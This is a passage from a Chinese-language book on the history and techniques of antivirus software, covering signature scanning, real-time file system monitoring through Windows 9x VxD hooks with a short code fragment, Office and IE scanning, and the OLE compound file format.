防病毒卡的动态监测技术、病毒行为规则的研究，对于发现计算机病毒起了很大的作用，这些技术是防病毒卡的精华。但是作为一个产品，只有这部分技术是远远不够的，在电脑病毒使用了多态、加密等技术手段之后，操作系统本身也开始快速的升级和更新，防病毒卡对于病毒的进步和操作系统的更新变得无能为力，所以防病毒卡也就逐步走到了它的尽头。现在看来，防病毒卡只能适用于简单的 DOS 环境，而且运行的应用软件也比较简单。当 1994 年“目录 2 代”（DIRII）病毒出现的时候，防病毒卡对于这种感染硬盘上大量扇区，需要采用非常复杂的算法才能清除的病毒无能为力，从客观上宣告了防病毒卡时代的结束。

防病毒卡的衰落也使得防病毒卡时代的老大—瑞星公司走入低谷，江民公司依靠 KV300 获得了杀毒市场的统治地位。直到 1998 年以后，瑞星公司通过瑞星杀毒软件进行二次创业，才重新回到市场的前列。

第二节 查病毒——万物之源

考察一个杀毒软件的质量，最重要的一个特性，也就是杀毒软件最基本的技术指标是能够检测到的病毒的数量，但是在这一问题上，用户可以说是没有任何知情权的，你不可能拥有如此多的病毒样本对杀毒软件进行指标的测量。核心、引擎、智能扫描、启发式算法，在这样一个简单的问题上，笼罩了如此多的迷雾，那么，什么是真实的反病毒技术呢。

原始文件比较法

所有的杀毒软件要解决的第一个任务一定是如何发现一个文件是否被病毒感染。对于个人用户来说，有一个最简单的办法，就是找到一个确信没有病毒的文件，和你电脑上的文件进行比较，如果发生了改变（可能是大小的变化，也可能是文件内容的变化），在一般情况下，可以断定这个文件被病毒感染了。

在视窗操作系统下面有一个简单的命令可以完成这项工作，打开一个 DOS 窗口（在视窗 9x 环境下，选择开始菜单的 MS-DOS 方式，在视窗 NT 和视窗 2000/XP 环境下，选择开始菜单 —> 附件 -> 命令提示符），然后输入“FC [文件名 1] [文件名 2]”，你立刻可以看到比较的结果。

*另外，这种方法还可以用来识别一些反病毒软件使用的一些小伎俩，如果你发现在你的电脑上有几个文件，只有一种杀毒软件报告有病毒，而你安装的其他好多种杀毒软件都没有任何查到病毒的迹象，这时候你不要着急的杀病毒，把报告感染病毒的文件拷贝到另外的目录中，然后再用杀毒软件杀病毒，这时候你会很高兴的看到“XXX 文件发现 YYY 病毒，已清除”，但是且慢，不要高兴太早，这时候使用刚才的方法，比较你备份的文件和宣称病毒已经被清除的文件，你会发现，“找不到相异处”？！ *，也就是说，该文件没有发生任何改变！如果不是白痴的话应该都知道，一个文件如果一个字节都没有变化，怎么可以认为其中隐藏了病毒而且已经清除掉了。我的误报率虽然高一点，但是人家都查不出的病毒我可以查出来并且安全的清除（废话，一个字节都没改当然安全的清除了）*

这种方法最大的问题是无法保证一定可以找到确信没有被病毒感染的程序，当然，反病毒软件不可能采用这种方法，

特征码识别法

最早的病毒纯粹是为了验证概念（好酷啊，可以在没有任何人干预的情况下自己传播啦！），或者是恶作剧，突然演奏一段音乐，在屏幕上一阵表演，没有考虑到对付反病毒软件扫描的需要（实际上，最早一批病毒产生的时候，最早的反病毒软件还没有出现，任何时候都是矛先于盾出现的）。当使用非常简单的算法，

比如说，“如果在第 1034 字节处是下面的内容：0xec , 0x99, 0x80,0x99，就表示是大麻病毒。”这样的规则就可以非常容易的查出病毒的时候，电脑病毒开始进化。

病毒采用变形、加密等手段使每一次感染的表现形式都不一样。简单的特征码技术已经无法适应检测变形、加密病毒的需要。

这就需要辅助采用虚拟执行、启发扫描等技术，才能准确高效的判断病毒是否感染了特定的文件，但是不论采用了什么技术进行病毒扫描，最终进行准确判断，发现是否被感染，被什么病毒感染还是要依靠特征码识别的方法来完成。

广谱特征码？


“广谱特征码”本质上仍旧是特征码，只是在其基础上稍加变通而已。原本的特征码是病毒中一串有这种病毒自己特色的指令序列，例如一段检查自身是否已获控制权或者实施破坏的代码。这样的代码是这种病毒所独有的，在其它正常程序中不可能出现的序列。为了确保不会把其它程序中有可能出现的类似于这种病毒的数据也误判为病毒，特征码串一般都选得很长，有时甚至可达数十字节。为了压缩病毒数据库，很多杀毒软件将很长的特征串经过某种算法计算之后压缩成 32 位或者 64 位的校验码。

然而对多形性病毒情况就没这么简单，大量的多态病毒不同形态之间甚至没有超过三个连续字节是相同的。为了对付这种情况，首先特征码的获取不可能再是简单的取出一段代码

来，而是分段的，中间可以包含任意的内容（也就是增加了一些不参加比较的“掩码字节”，在出现“掩码字节”的地方，出现什么内容都不参加比较）。单纯的使用这种放宽了条件的特征码是无法准确的判断出病毒的。误报、误杀将会增多，漏报率也会增加，因为这种特征的抽取完全是通过经验总结，也就是说正确程度依赖于病毒分析者的经验和某种先天的“感觉”，从多态性病毒的上亿种甚至无穷种可能静态形态中找到能够简单描述的规律是非常困难的。

使用广谱特征扫描病毒如果达到实用的程度，必须和一对一的病毒分析相对应，也就是说需要针对某种特定的病毒设计使用广谱特征之前的预处理程序，然后再应用广谱特征断定是不是病毒。至于杀病毒，广谱特征没有任何作用，因为使用简单的带掩码的特征是不可能描述稍微复杂一点的病毒清除算法的。

下面是一个完成基本检测／清除病毒软件系统的基本流程



这是一个非常简单的示意图，实际的杀毒软件结构比他要复杂很多，但是目前先进的的杀毒软件使用的病毒扫描方法和上图基本上都是一致的。

第三节 “石器时代”的反病毒

第四节 “视窗”的挑战

关于视窗的诞生，还有很多有趣的故事，很象一出农夫和蛇的戏剧，当比尔盖茨还远远没有取得今天的市场地位的时候，微软就像一只冬眠的蛇一样等待机会，而那个可怜的农夫当然就是计算机业的老大 IBM 了。为了开发图形界面软件，当时的 IBM 和微软决定联合进行开发，他们的项目名称是一个叫做 OS／2 的操作系统，最早是为了配合 IBM 推出的新一代 IBM 个人电脑：PS/2，OS/2 设计的基础是 80286，这是第一个重大技术失策，因为 80286 很快就被 80386 取代了，另外一个重大失策是选择了微软作为合作伙伴，微软在和 IBM 虚以委蛇的时候，全力投入了自己的图形界面操作系统视窗 3.0，视窗 1.0 和 2.0 都很不成功，被一家名字叫作“后甲板”（Quarterdeck）公司的“DesqView”，另外一个图形界面打得头破血流，但是比尔.盖茨的坚韧不拔是任何人都无法相比的，通过对 OS／2 虚以委蛇，全力进行视窗 3.0 的开发，视窗 3.0 终于获得了成功。（还记得微软 DOS 的竞争者 DRDOS 吗，很不幸的是，DesqView 这个竞争者和 DRDOS 一样，现在成了免费软件，在网上你可以找到它的可执行程序和源代码，也许这就是和微软作对的必然下场吧，没有市场、没有收入，最后只能开放源代码，免费。DesqView 可以在下面的站点找到：http://www.clarkson.edu/~vryhofab/wserv/freedv/）。

我记得最早微软的视窗 3.0 和视窗 3.1 开始流行的时候，还是 1993 年左右吧，我还在南京大学写关于某种原子内电子轨道磁矩的毕业论文，记得当时要计算一个 49 阶的矩阵，本来想做一篇非常酷的毕业设计，为我的计算做一个非常漂亮的演示，于是就想到了当时刚刚开始流行的视窗。

那时候视窗环境下应用程序非常少，最主要的原因是开发 Window 程序极为困难。基本上，开发 Windows3.0/3.1 环境下的程序是所有程序员的恶梦。微软的 SDK 之难用，连最坚强的学习者都有一种要哭出来的感觉（包括我在内），记得微软出了一套 Windows3.0 SDK 的手册，南大图书馆里有这本书，除了爱因斯坦的《广义相对论》以外，我觉得整个图书馆里面就是这本书最令人头疼了。后来陆陆续续又出了一些关于视窗环境下程序开发的一些书籍，所有类似的书本上面，第一段话必定是告诉你现在你处于一个全新的领域，你要做的第一件事情就是改变自己的思路…然后是一堆新的名词和概念，什么消息、什么队列、什么窗口、什么句柄啊，最可怕的就是句柄这个东西了，直到今天我还没有搞清楚到底什么是句柄，是个把手吗，能用手握吗？。

幸运的是，后来有了可视化的 BASIC 语言（Visual BASIC）和 Delphi 这两种革命性的开发工具，开发视窗程序一下子简单的难以置信。可视化的 BASIC 语言应该是提出了一种全新的开发方式，直接可以画出界面，然后就可以执行了，在我的印象中，微软很少能够开发出什么突破性的技术，VB 或者是仅有的例外吧。但是由于 VB 是在 BASIC 基础上开发的，所以存在很多致命的缺陷，主要是：不能开发比较底层的程序，不能开发非常大规模的程序（由于 BASIC 语言的结构化不是非常好）、还有就是解释执行而不是编译执行，程序的运行速度比较低。所以在真正开发视窗程序的时候还是不得不选择 C／C++语言。当时开发视窗程序的标准工具是微软 C／C++版本 6 和版本 7（Microsoft C/C++7.0）,在微软的 Visual C++出来以前，微软的 C++语言编译器是以难用而著称的。所以大部分程序员的选择是宝兰公司的 Borland C++3.1，这个编译器附带了一个非常好的类库—对象窗口库（Object Windows

Library），可惜的是，Borland C++最终还是没有逃脱和微软做对的宿命，现在的 Visual C++如日中天，而使用 Borland C++的用户已经越来越少了。

而最早的 Delphi1.0 版本出来的时候，对于所有的程序员都是一个惊天动地的好消息，那时候我还在南京，盗版软件还没有今天这么流行。差不多是 94 年左右吧，我专门到了一次中关村，那时候希望电脑还是中国电脑界一个赫赫有名的牌子，在海淀医院的对面，希望公司有一个销售的地方还是总部已经记不清楚了，记得我在那里购买了一套正版的 Delphi1.0 版本。好像是好几千块钱，在当时是一个非常贵的东西了，拿到手里重重的一个盒子，里面有好多本英文的说明书，回来之后还正正规规的把大部分说明书都翻译成中文，我的英语就是那时候真正得到锻炼的。


在得到 Delphi 之后，视窗环境下的软件开发就变得非常容易了，简单的画一个窗口，然后在上面放置按钮、列表框、菜单等等，就可以编写出一个完成的视窗应用程序，而且这个程序是可以独立执行的 EXE 文件，速度很快，不是象 VB 一样需要解释执行，非常缓慢。更重要的是，Delphi 使用了 Object PASCAL 语言做为基础开发语言，这种语言在简单、优雅的 PASCAL 语言的基础上增加了面向对象的功能，结构化和工程化非常好，甚至可以适应于大型软件开发的需要。

使用 Delphi，我很快就开发出了在视窗操作系统下运行的杀毒软件 VRV for Windows 和后来的 NetVRV。随着视窗 95 操作系统的出现，宝兰公司又很快推出了可以生成 32 位应用程序的 Delphi2.0 版本，这样在视窗 95 下也可以很方便的开发杀毒软件了。

但是 Delphi 还是有一点不便之处，就是 PASCAL 语言和 C 语言比较起来毕竟不是那么常见，而视窗操作系统本身是使用 C 语言开发的，使用 PASCAL 语言在调用的时候总是有一点点不方便之处，宝兰公司可能也发现了这一点，所以很快又推出了以 C＋＋语言为基础的视窗可视化开发工具—宝兰 C++构造者（Borland C++ Builder），很快，我们就从 Delphi 转移到 C++ Builder 上，并开发出了最早的病毒防火墙软件。

现在的选择就更多了，除了简单方便的 C++ Builder 和 Delphi 以外，Visual C++也成为一个不错的选择，微软在经过长时间的改进之后，总算让他的 Visual C++成为可以和 C++ Builder 竞争的选手了，虽然从开发的方便程度上还是有所不及，但是从对操作系统的熟悉程度上，已经整体的稳定性上，微软利用自己同时开发操作系统的便利，比起宝兰公司还是要占有一点点优势的。

下面是视窗环境下开发工具的变迁



第五节 警惕的哨兵—病毒防火墙的诞生

在 1997 年的时候，出现了病毒防火墙技术。实际上病毒防火墙是一个通俗的名称，真正严格的方法应该把这种技术叫做“文件系统实时监视技术”。这一技术在国内首次提出的荣誉无疑应该归功于南京信源自动化技术有限公司。

一九九七年三月，中国。江苏，南京，当时微软的视窗 3.1 操作系统刚刚开始流行，视窗 95 才出现的时候，在南京解放路上一栋两层的小楼房里，南京信源公司的办公室里，一群初出茅庐的年轻人，正在讨论最新的视窗操作系统，议题集中在两个方面，一个议题，是不是需要在视窗 95 环境下开发杀毒软件，另外一个议题是，能不能在视窗操作系统下面实现类似内存监视的功能，实时防止病毒的入侵。当时大家对视窗环境下的开发都还是一头雾水，更不要说什么 32 位实时监视技术了，讨论了好几次都没有什么结果，最后决定兵分两路，一路通过对视窗 3.0/3.1 的研究，看看使用文件系统通知消息能不能作出实时监视系统来，另外一种就是通过当时只是听说过名字的 Vxd 技术，尝试做实时监视程序。

当时所使用的开发工具，是宝兰公司的 Borland C++3.1 以及刚刚弄到手的宝兰公司的 Delphi。

文件系统通知消息—防火墙技术的雏形：

在视窗 3.0/3.1 的时代，最早的文件系统变化通知消息，利用的是视窗界面的一个功能，在打开多个窗口的情况下。如果文件系统发生了变化，注册了监视功能的窗口会收到一个通知消息。利用这样一种通知技术，可以使程序及时注意到文件读写的请求，发现文件被改写之后，尽快使用杀毒程序对文件进行杀毒。

这种技术有一个非常大的局限性，首先是在 DOS 框下面输入的文件操作，这个功能将不会产生任何消息，其次当然是不支持视窗 95 了，为了解决第一个问题，使用了 TSR 程序和通知消息相结合的办法，我记得当时最大的技术难点是如何在 DOS 的 TSR 程序和视窗操作系统的应用程序之间进行通讯，为了解决这个问题做了很多努力，最后的效果还是不令人非常满意，所以采用这一技术的防火墙软件一直没有在市场上推出过。

基于 vxd 的防火墙技术

当时没有任何材料显示这样做是可行的，更不要说如何去做了，但是国外有一两个软件率先实现了这种神秘的技术，采用 VXD 技术进行文件系统监视，所达到的效果是非常令人吃惊的，在极低的系统资源占用情况下，实现了完全实时的文件系统监视，任何文件操作在进行之前或者完成以后会立刻通知杀毒软件进行病毒扫描。当时唯一的线索就是国外一些实现了文件系统实时监视的软件，在程序的运行目录下或者视窗操作系统的系统目录下会有类似于“Filemon.vxd”或者“AVmon.vxd”的文件，显示着 Vxd 技术和病毒实时监控的神秘关联。

VxD 一般用汇编语言编写，如果使用 C 语言编写，注意不能使用任何标准的 C 语言库函数，（Vxd 开发工具 VToolsD 提供了自己的 C 语言库函数实现，所以使用 VToolsD 编写的 Vxd 程序可以使用标准的 C 库函数）。Vxd 程序的关键部分是一个和普通窗口的消息处理过程 WndProc 相类似的控制过程，不同之处在于它的处理对象是系统发来的控制消息。在 VxD 自加载至卸载的整个生命周期内，操作系统不断向它发送各种控制消息，VxD 根据自己的需要选择处理，其余的忽略。

对动态 VxD 来说，最重要的消息有三个：

SYS_DYNAMIC_DEVICE_INIT

SYS_DYNAMIC_DEVICE_EXIT

以及 W32_DEVICEIOCONTROL

当 VxD 被动态加载至内存时，系统向其发送 SYS_DYNAMIC_DEVICE_INIT 消息，VxD 应在此时完成初始化设置并建立必要的数据结构；当 VxD 将被卸出内存时，系统向其发送 SYS_DYNAMIC_DEVICE_EXIT 消息 VxD 在收到后应清除所作设置并释放相关数据结构；当应用程序调用 API 函数 DeviceIoControl 与 VxD 进行通信时，系统向 VxD 发送 W32_DEVICEIOCONTROL 消息，它是应用程序和 VxD 联系的重要手段，VxD 从输入缓冲区获取应用程序传来数据，相应处理后将结果放在输出缓冲区回送应用程序，达到相互传递数据的目的。

应用程序向 VxD 发出 DeviceIoControl 调用时，第 2 个参数用于指定进行何种控制，控制过程从 DIOCParams 结构＋0Ch 处取得此控制码再进行相应处理控制码的代号和含义由应用程序和 VxD 自行约定，系统预定义了 DIOC_GETVERSION (0) 和 DIOC_CLOSEHANDLE(－ 1) 两个控制码，当应用程序调用 API 函数 CreateFile("\\.\VxDName",...)动态加载一 VxD 时，系统首先向该 VxD 的控制过程发送 SYS_DYNAMIC_DEVICE_INIT 控制消息，若 VxD 返回成功，系统将再次向 VxD 发送带有控制码 DIOC_OPEN(即 DIOC_GETVERSION，值为 0)的 W32_DEVICEIOCONTROL 消息以决定此 VxD 是否能够支持设备 IOCTL 接口，VxD 必须清零 EAX 寄存器以表明支持 IOCTL 接口，这时 CreateFile 将返回一个设备句柄 hDevice，通过它应用程序才能使用 DeviceIoControl 函数对 VxD 进行控制。

同一个 VxD 可用 CreateFile 打开多次，每次打开时都会返回此 VxD 的一个唯一句柄，但是系统内存中只保留一份 VxD，系统为每个 VxD 维护一个引用计数，每打开一次计数值加 1。当应用程序调用 API 函数 CloseHandle(hDevice)关闭 VxD 句柄时，VxD 将收到系统发来的带控制码 DIOC_CLOSEHANDLEW32_DEVICEIOCONTROL 消息，同时该 VxD 的引用计数减 1，当最终引用计数为 0 时，系统向 VxD 发送控制消息 SYS_DYNAMIC_DEVICE_EXIT，然后将其从内存中清除。在极少数情况下应用程序也可调用 API 函数 DeleteFile("\\.\VxDName")忽略引用计数的值直接将 VxD 卸出内存，这将给使用同一 VxD 的其他应用程序造成毁灭性影响，应避免使用。

应用程序通过使用动态加载的 VxD，间接获得了对 Windows9x 系统的控制权，但要实现对系统中所有文件 I/O 操作的实时监视，还要用到另一种关键技术：文件系统挂钩（File System Hooking），通过挂接一个处理函数，截获所有与文件 I/O 操作有关的系统调用。Windows9x 使用 32 位保护模式可安装文件系统(IFS)，由可安装文件系统管理器(IFSManager)协调对文件系统和设备的访问，它接收以 Win32API 函数调用形式向系统发出的文件 I/O 请求，再将请求转给文件系统驱动程序 FSD，由它调用低级别的 IOS 系统实现最终访问。每个文件 IO 调用都有一个特定的 FSD 函数与之对应，IFSManager 负责完成由 API 到 FSD 的参数装配工作，在完成文件 I/OAPI 函数参数的装配之后转相应 FSD 执行之前，它会调用一个称为 FileSystemApiHookFunction 的 Hooker 函数。通过安装自己的 Hooker 函数，就可以截获系统内所有对文件 I/O 的 API 调用，并适时对相关文件进行病毒检查，从而实现实时监控的目的。

下面是一个使用 VToolsD 开发工具编写的实时监视 Vxd 的片段：

作为一个动态加载的 Vxd 所必需要的一些代码：

```
#define    DEVICE_MAIN
#include   "ifshook.h"
#undef     DEVICE_MAIN
Declare_Virtual_Device(IFSHOOK)
ppIFSFileHookFunc PrevHook;
DefineControlHandler(SYS_VM_INIT, OnSysVMInit);
DefineControlHandler(SYS_DYNAMIC_DEVICE_INIT, OnSysDynamicDeviceInit);
DefineControlHandler(SYS_DYNAMIC_DEVICE_EXIT, OnSysDynamicDeviceExit);
DefineControlHandler(SYS_VM_TERMINATE, OnSysVMTerminate);

BOOL ControlDispatcher( DWORD dwControlMessage, DWORD EBX, DWORD EDX,
 DWORD ESI, DWORD EDI, DWORD ECX) {
 START_CONTROL_DISPATCH
   ON_SYS_VM_INIT(OnSysVMInit);
   ON_SYS_DYNAMIC_DEVICE_INIT(OnSysDynamicDeviceInit);
   ON_SYS_DYNAMIC_DEVICE_EXIT(OnSysDynamicDeviceExit);
 END_CONTROL_DISPATCH
 return TRUE;
}
```

完成文件系统监视的函数

```
int _cdecl MyIfsHook(pIFSFunc pfn, int fn, int Drive, int ResType, int CodePage, pioreq pir) {
      switch(fn){
         case IFSFN_OPEN:{                    //监视打开操作

         case IFSFN_CLOSE:                    //监视关闭操作
      }
      return (*PrevHook)(pfn, fn, Drive, ResType, CodePage, pir);
}
```

初始化和退出的函数

```
BOOL OnSysVMInit(VMHANDLE hVM){ return OnSysDynamicDeviceInit();    }
BOOL OnSysDynamicDeviceInit() {
       PrevHook = IFSMgr_InstallFileSystemApiHook(MyIfsHook);        //注意这个是重点!
      return TRUE;    }
BOOL OnSysDynamicDeviceExit() {
 IFSMgr_RemoveFileSystemApiHook(MyIfsHook);
 return TRUE; }

void OnSysVMTerminate(VMHANDLE hVM){
 return OnSysDynamicDeviceExit();
}
```

有两种方法可以达到这一目标：

一种是和 Vxd 技术非常类似的技术，在视窗 NT／2000 下，同样有着系统设备驱动程序，和视窗 9x 不一样的是，NT／2000 下的设备驱动程序结构很规范，文件系统的设备驱动程序和其他设备的设备驱动程序是非常类似的，所以编写实时监视的驱动程序不需要特别的技术或者技巧，只要编写一个普通的输入输出系统设备就可以了。

另外一种是相对不那么标准的技术，我们知道，对文件系统的访问最后都是要通过 Vxd 进行的，但是在进行 Vxd 调用之前，会通过 DLL 的函数 CreateFile 等进行调用，如果修改 CreateFile 函数的地址为杀毒软件内部的某个地址，这样所有的文件系统调用都会首先通过杀毒软件的监视。

在视窗 NT／2000／XP 下病毒防火墙的技术难点主要包括：

- 是否能够适应大量并发访问的需要（NT 核心是完全可重入的）。
- 是否能够处理不同权限的访问
- 是否能够在不登录的情况下实现实时监视。

第六节 主动内核，改动操作系统？

从本质上来说，主动内核技术和病毒防火墙技术没有根本的区别，都是将病毒防护从被动的检测发展到进行文件操作的时候，实时的进行反应。主动内核技术宣称自己能在操作系统和网络的内核中加入反病毒功能，使反病毒成为系统本身的底层模块，而不是一个系统外部的应用软件。任何现代操作系统都采用了某种形式的层次结构，Vxd 或者其他一些设备驱动程序一般也被认为是操作系统的一部分。

主动内核技术，用通俗的说法：是从操作系统内核这一深度，给操作系统和网络系统本身打了一个补丁，而且是一个"主动"的补丁，这个补丁将从安全的角度对系统或网络进行管理和检查，对系统的漏洞进行修补；任何文件在进入系统之前，作为主动内核的反毒模块都将首先使用各种手段对文件进行检测处理。

据认为主动内核技术可以在源代码级将自己使用的反病毒技术嵌入操作系统内核，实际上，稍为理智的分析都可以得出结论，这种源代码级的对操作系统的修改是不可能的，如果安装一个反病毒软件，这个软件会使用自己编译的，加入反病毒功能代码的视窗程序替换你的视窗程序，你还有胆量安装这样一个杀毒软件吗？

可能主动内核技术真正的价值在于和一种全局性的网络管理体系，Unicenter TNG 无缝连接。这样杀毒软件的更新和管理可以在一个非常完善的基础之上进行。利用这种网络管理体系，主动内核技术可以自动地探测网络的每一个计算机是否都安装了主动内核，是否都已经升级到了最新的版本，如果有一个计算机没有做到，主动内核就可以对这个计算机进行安装或升级。

第七节 并不神奇的嵌入式技术

所谓的嵌入技术，是针对微软视窗操作系统的 COM 体系而开发的一种技术，其应用限制

在 Office 和 IE 中，和病毒防火墙不一样，它是一种比较标准的保护技术，更多的建立在微软操作系统提供的文件系统之上的开发接口，可以对 Office 和 IE 进行病毒保护。

办公上网一体化，是互联网给我们带来的最大便利之一，办公和上网也是电脑最 常用的功能。这也就不可避免地被“面目狰狞”的病毒制造者所利用，目前 Office 办公系列组件、IE 浏览器成为他 们对他人电脑进行侵害的常见通道。7000 多种的宏语言病毒已经严重危害到我们使用 Office 组件来提高办公效率。幸运的是，微软在视窗操作系统中，大量使用了了 COM 组件技术，使用 COM 组件可以使视窗操作系统的各个部分有机的组合起来并且协同工作。嵌入式技术就是在这种情况应运而生的。目前嵌入的对象主要针对 Office 和 IE。

通过注册适当的 COM 组件服务，比如说在 Office 中，开发一个打开 WORD / EXECEL 文档前进行处理的 COM 组件，然后注册到视窗操作系统的 COM 体系中，这样，在用户使用 Office 打开文件之前，它能自动的调用注册的 COM 组件对此文件进行病毒扫描。若发现此文件已被病毒感染则弹出发现病毒对话框，交与用户进行处理。同样，IE 的嵌入挂接也是如此，当用户在使用 IE 浏览器打开网页之前，它能自动调入预先注册的 COM 组件对网页上含有的 Active 代码进行病毒扫描，以保证用户不受那些恶意的 Active 代码侵害

第八节 “劳拉”—神秘的微软办公软件文件格式

如果你经常玩游戏的话，你一定听说过《古墓丽影》的女主角劳拉，但是你肯定没有听说过一种叫做“劳拉”（LAOLA）的文件格式，“劳拉”文件格式是微软复合文档结构的二进制格式，本来按照微软的说法，这种结构应该叫做“复合文档二进制结构”（Compound File Binary Format），但是微软没有公开关于“复合文档二进制结构”的有关内容，大量黑客通过对 WORD、EXCEL 文件的分析，以及对微软办公软件的跟踪，基本上了解了“复合文档二进制结构”的组成和其中的含义，但是整理出来的毕竟不是微软的官方文档，可能有和微软的定义不一致的地方，同时微软也有权改变这一结构，所以人们使用另外的名称：“劳拉”来描述这种结构。

分析“复合文档二进制结构”的初衷并不是为了杀病毒的需要，实际上在宏病毒没有出现之前，针对微软复合文档结构的分析就已经开始了，进行这种分析的根本目的是为了在其他操作系统下面，主要是 Linux 和其他开放源码的操作系统，能够开发出可以读写微软办公软件使用的文档，比如说 WORD 或者 EXCEL 文档的免费办公软件，比如说字处理或者电子数据表格软件。

“复合文档”是微软在引入的一种在文件内部存放结构化信息的方法，比如说我们写一篇文章，如果这篇文章没有任何格式信息和嵌入的图像，那么使用没有任何结构的文本格式就可以了，但是一篇完善的文章里面可能有不同的段落、每个段落可能有不同的格式、字体和颜色，段落之间可能还有插图，这样简单的无格式文本就无法满足需要了，所以需要在文件的内部存放很多结构，包括段落的文字、段落的字体、甚至段落本身的信息等等，针对这种需求，以及电子数据表、演示制作等软件的需要，微软开发了一种“文件中的文件系统”也就是“复合文档”结构。

在复合文档中，可以有很多目录，每个目录下面可以有子目录，目录和子目录中包含了“存储”，一个存储就相当于磁盘上的一个文件，整个复合文档就形成了一个类似于磁盘上的目录和文件所组成的树状结构。如果在视窗环境下使用复合文件，可以利用操作系统提供的功能对复合文件进行读写，就像读写通常的文件和目录一样，可以在复合文件内部列目录，可以打开一个指定的目录，可以读写其中的一个“存储”（文件）。但是在 DOS 或者其他的环境下，操作系统没有提供现成的读写复合文件的功能，要想实现在其他操作系统下读写复

合文件，比如说在 Linux 下开发能够读写 WORD 文件的软件，或者能够在 DOS 环境下查杀宏病毒的软件，就必须对微软“复合文档”的二进制结构有非常清楚的了解。

当 WORD 宏病毒最早开始出现的时候，国内杀毒软件厂商无一例外的陷入了束手无策的状况，不像国外的大公司和微软有非常好的合作，可以得到微软的一些内部资料，国内厂商对于 WORD 文件的内部结构一无所知。为了对付这种病毒，当时厂商想出了两种方法：

第一种是使用 WORD BASIC 编写程序检测和清除病毒，实际上，WORD BASIC 就是宏病毒本身使用的开发语言，开发人员利用 WORD BASIC 编写自动加载的一小段代码（从某种意义上来说，这也是一种病毒），打开任何 WORD 文件之前，首先检查其中有没有叫做“自动打开”，“自动保存”的宏存在，要是存在这些名字的宏就拒绝打开这个文档。

第二种更加简单，在分析了 WORD 文件的格式之后，开发人员很难发现这种文件的格式，所以采用了简单的查找／替换方式，在整个 WORD 文件中搜索字符串，比如说搜索名字叫做“AutoOpen”的字符串，如果发现了这个字符串则把它清除为空格，这样 WORD 打开这个文件的时候，就不会再自动的运行这个宏了。

这两种方式都存在很大的问题，第一种方法只能在 WORD 环境下运行，不启动 WORD 对病毒就没有任何办法。第二种方式的问题更大，这种没有搞清楚文件结构就进行病毒查杀是一种非常不负责的行为，首先会造成大量的病毒误报、漏报，把正常的 WORD 文件当成病毒，甚至如果写一篇关于宏病毒的文章，里面假设有这样一句话：“宏病毒里面经常包括了 AutoOpen 名字的宏”，采用这种方式查杀病毒之后，会发现“AutoOpen”这个单词不见了，我的天啊，这样也能叫杀病毒？至于杀过毒之后，造成 WORD 文件的数据损坏更是不胜枚举。以至于一些厂商在随后很长时间内，把“杀宏病毒不破坏文档”这个对杀毒软件的基本要求作为产品的重大技术突破反复宣传。

“劳拉”文件格式：所有使用“劳拉”文件格式的文件由 512 字节的数据块组成（你可以注意一下，所有的 WORD、EXCEL、或者其他的 Office 文件大小都是 512 的倍数），数据块的序号从－1 开始：

复合文档

序号为－1 的块是整个文件的文件头块，存放了复合文件的一些整体信息，结构如下：

偏移量（十六进制）	*大小（字节）*	*内容*
0	*8*	*复合文件标识（d0 cf 11 e0 a1 b1 1a e1）*
2C	*4*	*大块映象图的大小（块数）*
